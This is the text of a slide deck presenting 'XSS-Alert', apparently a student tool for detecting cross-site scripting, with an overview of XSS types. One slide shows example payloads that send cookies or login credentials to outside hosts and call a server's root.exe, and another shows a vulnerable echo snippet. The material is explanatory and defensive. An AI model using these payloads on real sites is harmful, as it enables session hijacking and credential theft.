
Final Result
Thank You !

XSS-Alert-Pentration testing tool

  • 1.
    Cross Side Scripting(XSS) attack detection for web application http://sourceforge.net/projects/xssalert7/ Author: Arjun Jain (07104701) Department of Computer Science and Information Technology Jaypee Institute of Information Technology Sector-62 Noida ,Uttar Pradesh
  • 2.
    Agenda  Overview of XSS attack  Type of XSS attack  Example  Limitation of attack  DOM security overview  XSS alert working model  Demo
  • 3.
    What is CrossSide Scripting (XSS) Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications that enables malicious attackers to inject client side script into web pages viewed by other. Types: 1: Reflected XSS 2: Stored XSS 3: DOM based XSS
  • 4.
    Ranked #1 in OWASP 2007 top 10  Ranked #2 in OWASP 2010 top 10  7 out of 10 sites have XSS ( Jeremiah Grossman, White Hat website security statistics report, Oct 2007 )
  • 5.
    Reflected XSS It detectall non-persistent XSS issues which occur when a web application blindly echo parts of the HTTP request in the corresponding HTTP response HTML. Example : <?php $name= request.getParameter(“name”); echo “Hey”.$name; ?> $name may contain javascript.
  • 6.
    Stored XSS It refersto all XSS vulnerabilities, where the adversary is able to permanently inject the malicious script in the vulnerable application storage . The result is every user that accesses the poisoned web page received the injected script without further action by the adversary.
  • 7.
    DOM-based XSS It isspecial variant of the reflected XSS, where logic errors in legitimate JavaScript and careless usage of the client-side data result in XSS coordination.
  • 8.
  • 9.
  • 10.
  • 11.
  • 12.
    Invalidated input inXSS Invalidated Input and resulted in a Cross-Site Scripting attack and the theft of the administrator’s Cookies.
  • 13.
    Types of Informationleakage Client can reveal cookies to 3rd party (session state, order info, etc) http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi- bin/cookie.cgi?'%20+document.cookie</script > Client can reveal posted form items to 3rd party (userID/passwd, etc) <form> action="logoninformation.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.malicioussite.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form> Client can be tricked into accessing/posting spoofed info to trusted server www.trustedserver.com/xss.asp?name = <iframe http://www.trustedserver.com/auth_area/orderupdate?items=4000 > </iframe> Client can be tricked into attacking other sites /hello.asp?name = <iframe src= http://vuln.iis.server/scripts/root.exe?/c+dir ></iframe>
  • 14.
    Limitation of theseattacks  Usually only get one transaction with XSS code against vulnerable site  Most attacks are only focused on collecting cookies  POST based forms are seldom leveraged – almost always use GET methods  Attacker does not know actual responses to client  Some experts recommend using POST, hidden form inputs and other session state info to limit XSS risks.
  • 15.
    DOM Security Overview  Child windows and same site trust  Scripts can interact between the two windows  Script content can be loaded from anywhere (RPC/Remote scripting is common)  Images can be loaded from anywhere  Javascript can either be within <script></script> tags, loaded elsewhere via  <script src=remote.com>, or attacked to many tags <img src=javascriptn load=javascript>  Form GET/POST can be to another site or a javascript action  XSS allows DOM abuse, but still follows DOM rules
  • 16.
  • 18.
  • 19.
    Attack on Yahooserver with get string “?q=”
  • 20.
  • 21.